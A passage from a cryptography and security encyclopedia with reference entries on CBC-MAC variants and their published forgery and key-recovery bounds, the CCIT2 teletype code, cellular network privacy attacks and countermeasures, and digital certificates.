The simplest CBC-MAC construction is obtained when the output transformation $g()$ is the identity function. Bellare et al. (2000) have provided a security proof for this scheme; later on, tighter bounds have been proved (Bellare et al. 2005; Nandi 2010). Both proofs are based on the pseudorandomness of the block cipher and requires that the inputs are of fixed length. It shows a lower bound for the number of chosen texts that are required to distinguish the MAC algorithm from a random function, which demonstrates that CBC-MAC is a pseudorandom function. Note that this is a stronger requirement than being a secure MAC as this requires just unpredictability or computation resistance. An almost matching upper bound to this attack is provided by an internal collision attack based on the birthday paradox (along the lines of Proposition 1 of MAC algorithms, (Preneel and van Oorschot 1995; Preneel and van Oorschot 1999)). The attack obtains a MAC forgery; it requires a single chosen text and about $2^{n/2}$ known texts; for a 64-bit block cipher such as DES, this corresponds to 2^{32} known texts; for a 128-bit block cipher such as AES, this number increases to 2^{64}.

If the input is not of fixed length, very simple forgery attacks apply to this scheme:

- Given MAC(x), one knows that $\text{MAC}_K(x \| (x \oplus \text{MAC}_K(x))) = \text{MAC}_K(x)$ (for a single block x).

- Given MAC(x) and MAC(x') one knows that $\mathrm{MAC}_K(x\|(x' \oplus \mathrm{MAC}_K(x))) = \mathrm{MAC}_K(x')$ (for a single block x').
- Given MAC(x), MAC($x\|y$), and MAC(x'), one knows that MAC($x'\|y'$) = MAC($x\|y$) if $y' = y \oplus \mathrm{MAC}(x) \oplus \mathrm{MAC}(x')$, where y and y' are single blocks.

A common way to preclude these simple forgery attacks is to replace the output transform g by a truncation to $m < n$ bits; $m = 32$ is a very popular choice for CBC-MAC based on DES ($n = 64$). However, Knudsen has shown that a forgery attack on this scheme requires $2 \cdot 2^{(n-m)/2}$ chosen texts and two known texts (Knudsen 1997), which is only 2^{17} chosen texts for $n = 64$ and $m = 32$. Note that this is substantially better than an internal collision attack. The proof of security for fixed length inputs still applies, however.

In order to describe attack parameters in a compact way, an attack is quantified by the 4-tuple [a, b, c, d], where

- a is the number of off-line block cipher encipherments,
- b is the number of known text-MAC pairs,
- c is the number of chosen text-MAC pairs,
- d is the number of on-line MAC verifications.

Attacks are often probabilistic; in that case, the parameters indicated result in a large success probability (typically at least 0.5). As an example, the complexity of exhaustive key search is $[2^k, \lceil k/m \rceil, 0, 0]$ and for a MAC guessing attack it is $[0, 0, 0, 2^m]$.

Variants of CBC-MAC

For most of these schemes, a forgery attack based on internal collisions applies with complexity $[0, 2^{n/2}, 1, 0]$ for $m = n$ and $[0, 2^{n/2}, \min(2^{n/2}, 2^{n-m}), 0]$ for $m < n$ (Proposition 1 and 2 in MAC algorithms).

The EMAC scheme uses as output transformation g the encryption of the last block with a different key. It was first proposed by the RIPE Consortium in (RIPE Integrity Primitives for Secure Information Systems 1995):

$$g(H_i) = E_{K'}(H_t) = E_{K'}(E_K(x_t \oplus H_{t-1})),$$

where K' is a key derived from K. Petrank and Rackoff have proved a lower bound in (Petrank and Rackoff 2000), which shows that this MAC algorithm is secure up to the birthday bound with inputs of arbitrary lengths. The bound was subsequently tightened in (Bellare et al. 2005; Pietrzak 2006).

A further optimization by Black and Rogaway (2005) reduces the overhead due to padding and requires only one block cipher key and two masking keys; it is known as XCBC (or three-key MAC). The OMAC algorithm by Iwata and Kurosawa (2003) reduces the number of keys to one by deriving the masking keys from the block cipher key. NIST has standardized this algorithm under the name CMAC (NIST Special Publication 800-38B 2005); the entry on CMAC gives more details on XCBC, OMAC/CMAC.

Nandi has generalized a broad class of deterministic MAC algorithms and presents in (Nandi 2010) generic lower bounds for this class; for some constructions, these bounds improve on the known bounds.

Because of the 56-bit key length, CBC-MAC with DES no longer offers adequate security. Several constructions exist to increase the key length of the MAC algorithm. No lower bounds on the security of these schemes against key recovery are known.

A widely used solution is the ANSI retail MAC, which first appeared in (ANSI X9.19 1986). Rather than replacing DES by triple-DES, one processes only the last block with 2-key triple-DES, which corresponds to an output transformation g consisting of a double-DES encryption:

$$g(H_t) = E_{K_1}(D_{K_2}(H_t)) .$$

When used with DES, the key length of this MAC algorithm is 112 bits. However, Preneel and van Oorschot have shown that $2^{n/2}$ known texts allow for a key recovery in only $3 \cdot 2^k$ encryptions, compared to 2^{2k} encryptions for exhaustive key search (Preneel and van Oorschot 1996) (note that for DES $n = 64$ and $k = 56$). If $m < n$, this attack requires an additional 2^{n-m} chosen texts. The complexity of these attacks is thus $[2^{k+1}, 2^{n/2}, 0, 0]$ and $[2^{k+1}, 2^{n/2}, 2^{n-m}, 0]$. Several key recovery attacks require mostly MAC verifications, with the following parameters: $[2^k, 1, 0, 2^k]$ (Knudsen and Preneel 1998), $[2^{k+1}, \lceil(\max(k, n) + 1)/m\rceil, 0, \lceil(k-n-m + 1)/m\rceil \cdot 2^n)]$

(Knudsen and Mitchell 2003) and for $m < n$: $[2^{k+1}, 0, 0, (\lceil n/m \rceil + 1) \cdot 2^{(n+m)/2-1}]$ (Mitchell 2003).

The security of the ANSI retail MAC can be improved at no cost in performance by introducing a double DES encryption in the first and last iteration; this scheme is know as MacDES (Knudsen and Preneel 1998):

$$H_1 = E_{K_2'}(E_{K_1}(X_1)) \text{ and } g(H_t) = E_{K_2}(H_t).$$

Here, K_2' can be derived from K_2 or both can be derived from a common key. The best known key recovery attack due to Coppersmith et al. (2000) has complexity $[2^{k+3}, 2^{n/2+1}, 3s \cdot 2^{3n/4}, 0]$, for small $s \geq 1$; with truncation of the output to $m = n/2$ bits, this complexity increases to $[2^{k+s}+2^{k+2p}, 0, 2^{n+3-p}, 2^{k+1}]$ with space complexity 2^{k-2s}. These attacks assume that a serial number is included in the first block; if this precaution is not taken, key recovery attacks have complexities similar to the ANSI retail MAC: $[2^{k+2}, 2^{n/2}, 2, 0]$ and $[2^{k+2}, 1, 1, 2^k]$ (Coppersmith and Mitchell 1999).

Several attempts have been made to increase the resistance against forgery attacks based on internal collisions. A first observation is that the use of serial numbers is not sufficient (Brincat and Mitchell 2001).

RMAC, proposed by Jaulmes et al. (2002), introduces in the output transformation a derived key K' that is modified with a randomizer or "salt" R (which needs to be stored or sent with the MAC value):

$$g(H_t) = E_{K' \oplus R}(H_t).$$

The RMAC constructions offer increased resistance against forgery attacks based on internal collisions, but it has the disadvantage that its security proof requires resistance of the underlying block cipher against related key attacks. A security analysis of this scheme can be found in (Knudsen and Kohno 2003; Knudsen and Mitchell 2005). The best-known attack strategy against RMAC is to recover K': once K' is known, the security of RMAC reduces to that of simple CBC-MAC. For $m = n$, the complexities are $[2^{k-s} + 2^{k-n}, 1, 2^s, 2^{n-1}]$ or $[2^{k-s} + 2^{k-n}, 1, 0, 2^{s+n-1} + 2^{n-1}]$, while for $m < n$ the complexities are $[2^{k-s} + 2^{k-m}, 0, 2^s, \lceil n/m + 1 \rceil \cdot 2^{(n+m)/2}]$ and $[2^{k-s} + 2^{k-m}, 0, 0, \lceil n/m + 1 \rceil \cdot 2^{(n+m)/2} + 2^{s+m-1}]$. A variant which exploits multiple collisions has complexity $[2^{k-1}/(u/t), 0, (t/e)2^{(t-1)nt}, 0]$ with $u = t + t(t-1)/2$ (for $m = n$). These attacks show that the security level of

RMAC is smaller than anticipated. However, when RMAC is used with 3-key triple-DES, the simple key off-setting technique is insecure; Knudsen and Mitchell (2005) show a full key recovery attack with complexity [2^{64}, 2^8, 2^8, 2^{56}], which is much lower than anticipated. RMAC was included in NIST's 2002 draft special publication (NIST Special Publication 800-38B 2002); however, this draft has been withdrawn.

Minematsu describes in (Minematsu 2010) two other randomized constructions, called MAC-R1 and MAC-R2, together with a lower bound based on the pseudorandomness of the block cipher; both require a few additional encryptions compared to OMAC and EMAC. In order to clarify the difference in the security bounds, a scenario is defined in which an adversary has a forgery probability of 2^{-20}. If the block cipher has a block length $n = 64$ bits, and if messages are of length $\ell = 2^{10}$ blocks, the maximum amount of data that can be protected is 14.6 Mbyte for CMAC, 3.2 Gbyte for EMAC, 512.9 Gbyte for RMAC, 10.4 Tbyte for MAC-R1, and 65.6 Tbyte for MAC-R2.

3GPP-MAC (2002) uses a larger internal memory of $2n$ bits as it also stores the sum of the intermediate values of the MAC computation. The MAC value is computed as follows:

$$\mathrm{MAC} = g\left(E_{K_2}\left(H_1 \oplus H_2 \oplus \cdots H_t\right)\right).$$

Knudsen and Mitchell analyze this scheme in (Knudsen and Mitchell 2003). If g is the identity function, the extra computation and storage does not pay off: there exist forgery attacks that require only $2^{n/2}$ known texts, and the complexity of key recovery attacks is similar to that of the ANSI retail MAC. However, truncating the output increases the complexity of these attacks to an adequate level. For the 3GPP application, the 64-bit block cipher KASUMI is used with a 128-bit key and with $m = 32$. The best known forgery attack requires 2^{48} texts and the best known key recovery attacks have complexities [2^{130}, 2^{48}, 2^{32}, 0] and [2^{129}, 3, 0, 2^{64}].

Standardization

CBC-MAC is standardized by several standardization bodies. The first standards included only simple CBC-MAC (ANSI X9.9 1986; FIPS 81 1980; FIPS 113 1985). In 1986, the ANSI retail MAC was added (ANSI X9.19 1986; ISO 8731 2002). The 1999 edition of ISO 9797-1 (ISO/IEC

9797 n.d.) includes simple CBC-MAC, EMAC, the ANSI retail MAC and MacDES; there are two other schemes that are no longer recommended because of the attacks in (Joux et al. 2003); in the next edition, they will be replaced by OMAC and by a more efficient variant of EMAC. NIST has standardized OMAC under the name CMAC (NIST Special Publication 800-38B 2005); this standard is intended for use with AES and triple-DES. 3GPP-MAC has been standardized by 3GPP (3GPP 2002).

Cross-References

Block Ciphers
MAC Algorithms

Recommended Reading

3GPP Specification of the 3GPP confidentiality and integrity algorithms. Document 1: f8 and f9 Specification. TS 35.201, 24 June 2002

ANSI X9.19 Financial institution retail message authentication. American Bankers Association, August 13, 1986

ANSI X9.9 (revised) Financial institution message authentication (wholesale) American Bankers Association, April 7, 1986 (1st edn 1982)

Bellare M, Kilian J, Rogaway P (2000) The security of cipher block chaining. J Comput Syst Sci 61(3):362–399. Earlier version in Desmedt Y (ed) Advances in cryptology, proceedings Crypto'94. LNCS, vol 839. Springer, 1994, pp 341–358

Bellare M, Pietrzak K, Rogaway P (2005) Improved security analyses for CBC MACs. In: Shoup V (ed) Advances in cryptology, proceedings Crypto'05. LNCS, vol 3621. Springer, pp 527–545

Black J, Rogaway P (2002) A block-cipher mode of operation for parallelizable message authentication. In: Knudsen LR (ed) Advances in cryptology, proceedings Eurocrypt'02. LNCS, vol 2332. Springer, pp 384–397

Black J, Rogaway P (2005) CBC-MACs for arbitrary length messages: the three-key constructions. J Cryptol 18(2):111–131; Earlier version in Bellare M (ed) Advances in cryptology, proceedings Crypto 2000. LNCS, vol 1880. Springer, pp. 197–215

Brincat K, Mitchell CJ (2001) New CBC-MAC forgery attacks. In: Varadharajan V, Mu Y (eds) Information security and privacy, ACISP 2001. LNCS, vol 2119. Springer, pp 3–14

Campbell CM Jr (1977) Design and specification of cryptographic capabilities. In: Branstad DK (ed) Computer security and the data encryption standard. NBS Special Publication 500-27, U.S. Department of Commerce, National Bureau of Standards, Washington, DC, pp. 54–66

Coppersmith D, Mitchell CJ (1999) Attacks on MacDES MAC algorithm. Electronics Lett 35(19):1626–1627

Coppersmith D, Knudsen LR, Mitchell CJ (2000) Key recovery and forgery attacks on the MacDES MAC algorithm. In: Bellare M (ed) Advances in cryptology, proceedings crypto 2000. LNCS, vol 1880. Springer, pp 184–196

FIPS 113 (1985) Computer data authentication. Federal Information Processing Standards Publication 113, National Bureau of Standards, U.S. Department of Commerce/Springfield, May 1985

FIPS 81 (1980) DES modes of operation. Federal Information Processing Standards Publication 81, National Bureau of Standards, U.S. Department of Commerce/Springfield

ISO 8731:1987 Banking approved algorithms for message authentication, Part 1, DEA. Part 2, message authentication algorithm (MAA) (withdrawn in 2002)

ISO/IEC 9797:1999 Information technology – security techniques – message authentication codes (MACs). Part 1: mechanisms using a block cipher; n.d.

Iwata T, Kurosawa K (2003) OMAC: one key CBCMAC. In: Johansson T (ed) Fast software encryption. LNCS, vol 2887. Springer, pp 129–153

Jaulmes E, Joux A, Valette F (2002) On the security of randomized CBC-MAC beyond the birthday paradox limit: a new construction. In: Daemen J, Rijmen V (eds) Fast software encryption. LNCS, vol 2365. Springer, pp 237–251

Joux A, Poupard G, Stern J (2003) New attacks against standardized MACs. In: Johansson T (ed) Fast software encryption. LNCS, vol 2887. Springer, pp 170–181

Knudsen L (1997) Chosen-text attack on CBCMAC. Electron Lett 33(1):48–49

Knudsen L, Kohno T (2003) Analysis of RMAC. In: Johansson T (ed) Fast software encryption. LNCS, vol 2887. Springer, pp 182–191

Knudsen LR, Mitchell CJ (2003) Analysis of 3GPP-MAC and two-key 3GPP-MAC. Discret Appl Math 128(1):181–191
[MathSciNet]

Knudsen LR, Mitchell CJ (2005) Partial key recovery attack against RMAC. J Cryptol 18(4):375–389
[MathSciNet]

Knudsen L, Preneel B (1998) MacDES: MAC algorithm based on DES. Electron Lett 34(9):871–873

Minematsu K (2010) How to thwart birthday attacks against MACs via small randomness. In: Hong S, Iwata T (eds) Fast software encryption. LNCS, vol 6147. Springer, pp 230–249

Mitchell CJ (2003) Key recovery attack on ANSI retail MAC. Electron Lett 39:361–362

Nandi M (2010) A unified method for improving PRF bounds for a class of blockcipher based MACs. In: Hong S, Iwata T (eds) Fast software encryption. LNCS, vol 6147. Springer, pp 212–229

NIST Special Publication 800-38B (2002.) Draft recommendation for block cipher modes of operation: the RMAC authentication mode, Oct 2002

NIST Special Publication 800-38B (2005) Recommendation for block cipher modes of operation: the CMAC mode for authentication, May 2005

Petrank E, Rackoff C (2000) CBC MAC for real-time data sources. J Cryptol 13(3):315–338 [MathSciNet]

Pietrzak K (2006) A tight bound for EMAC. In: Bugliesi M, Preneel B, Sassone V, Wegener I (eds) Automata, languages and programming, part II ICALP 2006. LNCS, vol 4052. Springer, pp 168–179

Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology, proceedings Crypto'95. LNCS, vol 963. Springer, pp 1–14

Preneel B, van Oorschot PC (1996) A key recovery attack on the ANSI X9.19 retail MAC. Electron Lett 32(17):1568–1569

Preneel B, van Oorschot PC (1999) On the security of iterated message authentication codes. IEEE Trans Inform Theory IT-45(1):188–199
[MathSciNet]

RIPE Integrity Primitives for Secure Information Systems (1995) In: Bosselaers A, Preneel B (eds) Final report of RACE integrity primitives evaluation (RIPE-RACE 1040). LNCS, vol 1007. Springer

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_163

CCIT2-Code

Friedrich L. Bauer[9] † ✉
(9) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

† Deceased

Definition

CCIT2-code is a binary coding of the International Teletype Alphabet No. 2 (Bauer FL 1997). The six control characters of the teletype machines are: 0: Void, 1: Letter Shift, 2: Word Space, 3: Figure Shift, 4: Carriage Return, 5: Line Feed.

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300147

CDH

Computational Diffie-Hellman Problem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300148

Cellular Network Security

Worms in Cellular Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1743

Cellular Privacy

Christina Pöpper[10] ✉
(10) Computer Science, New York University Abu Dhabi (NYUAD), Abu Dhabi, UAE

✉ **Christina Pöpper**
Email: christina.poepper@nyu.edu

Synonyms

Location Privacy; Privacy

Definition

Cellular privacy is the concept of protecting the privacy of mobile/cellular network users, in particular their identity and location privacy. In a broader sense, it also captures the privacy of the users' calls and communication, thus relating to confidentiality.

Background

Cellular or telecommunication networks represent a critical infrastructure in use by several billion subscribers. The network infrastructure consists of end devices for users (user equipment UE), base stations as intermediate connectors (eNodeB, gNodeB) for radio resource management, and the core network for mobility management and the provision of permanent voice communication, short message service, and Internet access. The user equipment is the end device providing services to the user. It has a permanent identity, the International Mobile Subscriber Identity (IMSI),

and different temporary identities within the network. The communication between the user equipment and the base stations takes place wirelessly via a radio access link. Each mobile network has its own specificities, but all mobile networks are interconnected by signaling protocols (SS7 for 2G/3G, their IP version SIGTRAN, Diameter for 4G, PRINS for 5G) and count as one global and worldwide network providing services to the population by roaming even when users are not in their home network (for call routing, roaming information, features available to subscribers, etc.).

Over the years, the requirements for mobile networks have shifted from single-purpose networks for voice services (2G) to multi-purpose networks for exchanging data (3G, 4G, 5G, future generations). The 3GPP (third Generation Partnership Project) is the international consortium of organizational partners that drives the development of mobile network standards and specifications since the 1990s. As network standards tend to stay in use for decades, structural or backward-incompatible changes are only possible for new network generations. Specifications as defined by the 3GPP are undergoing two additional stages before users receive access to mobile network services: vendors implement the specifications as defined by the 3GPP and, finally, network operators deploy and operate the equipment. Vulnerabilities can occur at each step, which then are inherited to the subsequent steps of the process. In particular, specification flaws affect all users, but can only be mitigated by updated specifications, whereas misconfigurations during operation affect a smaller number of users and can be fixed by correcting the configuration.

Theory

Historically, in order to preserve a user's privacy in 2G (GSM) systems, two major mechanisms were realized (Ahmad et al. 2019). First, radio path encryption was designed to protect the voice and data circuits from invalid interceptions. Second, the Temporary Mobile Subscriber Identity (TMSI) was introduced as a pseudonym for user identifiers to avoid attacks related to users' identities and to ensure their anonymity; the use of the TMSI disguises the permanent identity of the user (the International Mobile Subscriber Identity, IMSI). Since 3G (UMTS), the 3GPP defined subscriber privacy requirements that include user identity confidentiality, user location confidentiality, and user untraceability. These three goals are defined with a

focus on the radio access link between the user equipment and the base station (Arapinis et al. 2017):

- *User identity confidentiality* (or anonymity) refers to the property that the permanent identity of a user to whom a service is delivered cannot be eavesdropped on the radio access link. The permanent identity of a user primarily relates to the IMSI but may also include other permanent identities such as IMEI (PEI in 5G) or MSISDN (mobile phone number).
- *User location confidentiality* means the property that in the presence of or arrival in a certain area, a user cannot be determined by eavesdropping on the radio access link.
- *User untraceability* (or unlinkability) refers to the property that an intruder cannot deduce whether different services are delivered to the same user by eavesdropping on the radio access link.

To avoid user traceability, which may lead to the compromise of user identity confidentiality, the user should not be identified for a long period by means of the same temporary identity (such as the TMSI or the Radio Network Temporary Identity, RNTI, which helps to distinguish multiple connections on the radio layer). Refreshing the temporary identifiers frequently is the most acceptable countermeasure so far (especially for RNTI). To achieve these privacy features, it is also required that any signaling or user data that might reveal the user's identity is encrypted on the radio access link.

Not only the communication between the user equipment and the base stations and the home core network needs to be privacy-protected, but also the roaming and signaling backbone, as an attacker may choose to attack the core network instead of user equipment.

Applications

Despite the privacy protection efforts, a large body of literature has revealed numerous privacy issues in mobile telecommunication networks and attacks have also been conducted in reality (as documented by law enforcement). Attacks on cellular privacy cover all attacks that undermine the privacy of cellular network users, including their identity protection and their location privacy. They exist for all digital mobile network generations (2G–5G) and are likely concerns for future mobile network generations (XG) as well. While Unauthenticated IMEI Request and TMSI Deanonymization/Paging

attacks have been demonstrated to be concerns until 3G/UMTS, a substantial number of attacks have been shown to be threats to the privacy in 4G/LTE, in particular (details available in (Ahmad et al. 2019; Khan and Martin 2020; Rupprecht et al. 2019)):

- *User identity confidentiality attacks*. AKA Protocol Linkability, Unauthenticated IMSI Request (IMSI Catcher), Measurement Reports Localization
- *User location confidentiality attacks*. IMSI Paging Attack, AKA Protocol Linkability, GPS Location with SS7/LCS, Location Leak by SIP Message, Measurement Reports Localization
- *User untraceability attacks*. Cell-Level Tracking with SS7/MAP, Measurement Reports Localization

Many of the privacy attacks listed above have a cell-wide range, requiring the attacker to be present close to the victim, while some exhibit a global coverage. Almost all of these attacks have their root causes in specification issues, and their individual causes are rooted in either unsecured pre-authentication traffic or in insecure inter-network protocols (Rupprecht et al. 2018). Unsecured pre-authentication traffic relates to the fact that the communication between the user equipment and the base station before the execution of the Authentication and Key Agreement (AKA) protocol is not security protected, leading in particular to the threat of rogue base stations (IMSI catchers, cell-site simulators, or stingrays) since mobile phones cannot verify the authenticity of the network prior to the execution of the AKA protocol. In the unauthenticated state, the attacker is further allowed to ask for the permanent identity, such as the IMSI or IMEI, and can thus undermine the user's identity and location privacy. Most of the attacks require passive or active attacker radio capabilities, while in some cases user traffic, SS7 interface, PSTN interface, or Internet traffic need to be accessible as well (Rupprecht et al. 2018).

To give one concrete example, a passive LTE identity mapping attack is explained, in which the attacker learns the identity of a user by eavesdropping on the connection establishment procedure. The identity mapping attack described and conducted in (Rupprecht et al. 2019) exploits temporary identifiers on the layer two of the protocol stack during the radio connection establishment and does not depend on any active interference like comparable paging attacks. More concretely, the attack allows an adversary to map the user's temporary network identity (TMSI) to the

temporary radio identity (RNTI). Using this attack, an attacker can precisely localize and identify a user within the cell, distinguish multiple transmission streams, and use this information as a stepping stone for subsequent attacks, one example being website fingerprinting by transmission metadata that can reveal the browsing behavior of a user by exploiting resource allocation scheduling of the network (Rupprecht et al. 2019): even though transmissions are encrypted, plaintext information up to the packet data convergence protocol, a second network layer protocol on top of the MAC and RLC protocols, can be accessed and the transmission characteristics for individual users can be learned. This information is sufficient to distinguish accessed websites and de-anonymize a connection that is perceived to be secure due to encryption; solely depending on passive (downlink) sniffing.

To prevent illegitimate exposures of permanent identifiers of cellular subscribers (IMSI in 4G, Subscription Permanent Identifier/SUPI in 5G), the 3GPP standard for 5G specifications requires a cellular device to encrypt its IMSI/SUPI using the public key of the core network. Current 3GPP proposals of IMSI/SUPI protection mechanisms may still expose the network operator information of a cellular subscriber, though, and do thus not meet the strict privacy requirement.

To give a second example, it has been shown that security and privacy flaws in both 4G and 5G can be used to intercept phone calls and track the locations of cell phone users (Hussain et al. 2019). A first attack called Torpedo exploits a weakness in the paging protocol that carriers use to notify a phone before a call or text message comes through. As the authors of (Hussain et al. 2019) demonstrate, several phone calls placed and canceled in a short period can trigger a paging message without alerting the target device to an incoming call, which an attacker can use to track a victim’s location. Knowing the victim’s paging occasion also lets an attacker hijack the paging channel and inject or deny paging messages, by spoofing messages like US Amber alerts or blocking messages altogether. Torpedo opens the door to two further attacks: Piercer, which allows an attacker to determine the IMSI on a 4G network, and the IMSI-Cracking attack, which can brute-force an IMSI number in both 4G and 5G networks, where IMSI numbers are encrypted. The researchers of (Hussain et al. 2019) demonstrated that their attacks can defeat newer protections in 5G

that were believed to make it more difficult to snoop on phone users, making them also propose countermeasures (Singla et al. 2020).

The SS7, SIGTRAN, and Diameter signaling protocols are further known to have severe security and privacy weaknesses, which can be exploited by attackers. Although attacks do not appear to happen at a large scale, the impact for individual subscribers can be significant. The range of attacks that can be developed through weaknesses in signaling varies but includes call intercept, subscriber account fraud and profile extraction (via Diameter Interconnection), as well as location tracking.

Open Problems and Future Directions

5G, the latest generation of cellular networks, combines various technologies to increase capacity, reduce latency, and save energy compared to previous generations. Due to its complexity and scale, however, ensuring its security and the users' privacy is extremely challenging. Although a 5G privacy solution based on public key encryption has been developed that aims to protect the users' subscription permanent identifiers against active attacks (SUPI encryption), the advent of new architectures, technologies, and services in 5G networks will eventually generate higher privacy risks for users and other stakeholders compared to previous generations. In addition, the integration of technologies such as software-defined networks (SDN), network function virtualization (NFV), and cloud/edge computing with the 5G ecosystem (network exposure function) are exposing 5G networks to even more serious privacy challenges. Finally, also the decrease of the cell sizes from former generations to 5G may undermine the location privacy of users further since their locations can be derived with higher accuracy.

At the same time, little attention has been granted to signaling protocols, the legacy technologies used to interconnect networks. What was once a safe interconnecting environment, due to the small number of providers with no real need for access control, has become a "wild west" running on legacy infrastructure. Most of the operators have implemented basic security measures especially for SS7, but their measures are basic and cover only basic attacks. The fundamental weaknesses in signaling protocols are hard to tackle: not only telecom providers need interconnection access but

also location services and content providers, with many consequences for privacy.

Cross-References

- Anonymity
- Pseudonyms
- Recipient Anonymity
- Sender Anonymity

References

Ahmad I, Shahabuddin S, Kumar T, Okwuibe J, Gurtov A, Ylianttila M (2019) Security for 5G and beyond. IEEE Commun Surv Tutorials 21(4):3682–3722

Arapinis M, Mancini LI, Ritter E, Ryan MD (2017) Analysis of privacy in mobile telephony systems. Int J Inf Secur 16(5):491–523

Hussain SR, Echeverria M, Chowdhury O, Li N, Bertino E (2019) Privacy attacks to the 4G and 5G cellular paging protocols using Side Channel information. Network and Distributed System Security Symposium (NDSS)

Khan H, Martin KM (2020) A survey of subscription privacy on the 5G radio interface – The past, present and future. J Inf Secur Appl. https://doi.org/10.1016/j.jisa.2020.102537

Rupprecht D, Dabrowski A, Holz T, Weippl E, Pöpper C (2018) On security research towards future mobile network generations. IEEE Commun Surv Tutorials 20(3):2518–2542., ISSN: 1553-877X. https://doi.org/10.1109/COMST.2018.2820728
[Crossref]

Rupprecht D, Kohls K, Holz T, Pöpper C (2019) Breaking LTE on layer two. IEEE Symposium on Security and Privacy (S&P)

Singla A, Hussain SR, Chowdhury O, Bertino E, Li N (2020) Protecting the 4G and 5G cellular paging protocols against security and privacy attacks. Proc Privacy Enhanc Technol 1:126–142

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300149

(Centralized) Multi-authority Attribute-Based Encryption

Multi-authority and Decentralized Attribute-\break{

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_69

Certificate

Carlisle Adams[11] ✉
(11) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Definition

A *certificate* is a data structure that contains information about an entity (such as a public key and an identity, or a set of privileges). This data structure is signed by an authority for a given domain.

Background

The concept of a *certificate* was introduced and discussed by Kohnfelder in his Bachelor's thesis (Kohnfelder 1978) as a way to reduce the active role of a public authority administering the public keys in a large-scale communication system based on public key cryptography. This concept is now established as an important part of public-key infrastructure (PKI). The X.509 certificate specification that provides the basis for secure socket layer/transport layer security (SSL/TLS), Secure Multipurpose Internet Mail Extensions (S/MIME), and most modern PKI implementations is based on the Kohnfelder thesis.

Applications

A *certificate* is a data structure signed by an entity that is considered (by some other collection of entities) to be authoritative for its contents. The signature on the data structure binds the contained information together in such a way that this information cannot be altered without detection. Entities that retrieve and use certificates (often called “relying parties”) can choose to rely upon the contained information because they can determine whether the signing authority is a source they trust and because they can ensure that the information has not been modified since it was certified by that authority.

The information contained in a certificate depends upon the purpose for which that certificate was created. The primary types of certificates are public-key certificates (Public-Key Infrastructure) and attribute certificates, although in principle an authority may certify any kind of information (Adams et al. 2005; Adams and Lloyd 2003; Housley and Polk 2001; Schaad and Myers 2008). Public-key certificates typically bind a public key pair to some representation of an identity for an entity. (The identity is bound explicitly to the public key, but implicitly to the private key as well). That is, only the public key is actually included in the certificate, but the underlying assumption is that the identified entity is the (sole) holder of the corresponding private key; otherwise, relying parties would have no reason to use the certificate to encrypt data for, or verify signatures from, that entity.) In addition, other relevant information may also be bound to these two pieces of data such as a validity period, an identifier for the algorithm for which the public key may be used, and any policies or constraints on the use of this certificate. The public key may be constrained in its possible uses so that it is valid only for encryption of certain types of data, or verification of certain types of signatures. Examples include TLS/SSL client or server certificates, e-mail certificates, code signing certificates, EMV certificates (for validation of payment card authenticity), and qualified certificates. A qualified certificate, as specified by the eIDAS Regulation in the EU (Regulation (EU) 2014), is a certificate for electronic signatures that is issued by a qualified trust service provider. “A qualified electronic signature offers the highest tier of probative value in court making it very difficult to deny its authorship. Member states throughout the EU are required to recognize the validity of a qualified electronic signature that has been created using a qualified certificate from another member state. A

qualified electronic signature with a qualified certificate carries the same weight as a handwritten signature in court" (Turner 2016).

Attribute certificates typically do not contain a public key, but bind other information (such as roles, rights, or privileges) to some representation of an identity for an entity. Therefore, an entity will typically use an attribute certificate to prove ownership of one or more attributes that a verifier requires in order to grant access to some resource or service.

Public-key certificates are typically used in protocols or message exchanges involving authentication of the participating entities, whereas attribute certificates are typically used in protocols or message exchanges involving authorization decisions (Authorization Architecture) regarding the participating entities.

Many formats and syntaxes have been defined for both public-key certificates and attribute certificates, including X.509 (ITU-T Recommendation X.509 2000) (Privacy and also Key Management for a high-level overview of the X.509 certificate format), Security Assertion Markup Language (SAML) (OASIS Security Services Technical Committee 2005), simple public-key infrastructure (SPKI) (Ellison et al. 1999) (Security Standards Activities), and Pretty Good Privacy (PGP) (Zimmermann 1995). Management protocols have also been specified for the creation, use, and revocation of (typically X.509-based) public-key certificates (see, for example, the certificate management protocol specified in (Adams et al. 2005)).

Cross-References

Attribute Certificate
Authentication
Authorizations
Key Management
Pretty Good Privacy (PGP)
Privacy-Aware Access Control Policies
Privacy-Preserving Authentication in Wireless Access Networks
Security Standards Activities
X.509

References

Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading

Adams C, Farrell S, Kause T, Mononen T (2005) Internet X.509 public key infrastructure: certificate management protocol. Internet Request for Comments 4210

Ellison C, Frantz B, Lampson B, Rivest R, Thomas B, Ylonen T (1999) SPKI certificate theory. Internet Request for Comments 2693

Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. Wiley, New York

ITU-T Recommendation X.509 (2000) Information technology – open systems interconnection – the directory: public key and attribute certificate frameworks (equivalent to ISO/IEC 9594-8:2001)

Kohnfelder L (1978) Towards a practical public-key cryptosystem. Bachelor of Science thesis, Massachusetts Institute of Technology, May, 1978

OASIS Security Services Technical Committee (2005) Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0. http://www.oasis-open.org/committees/security/fordetails

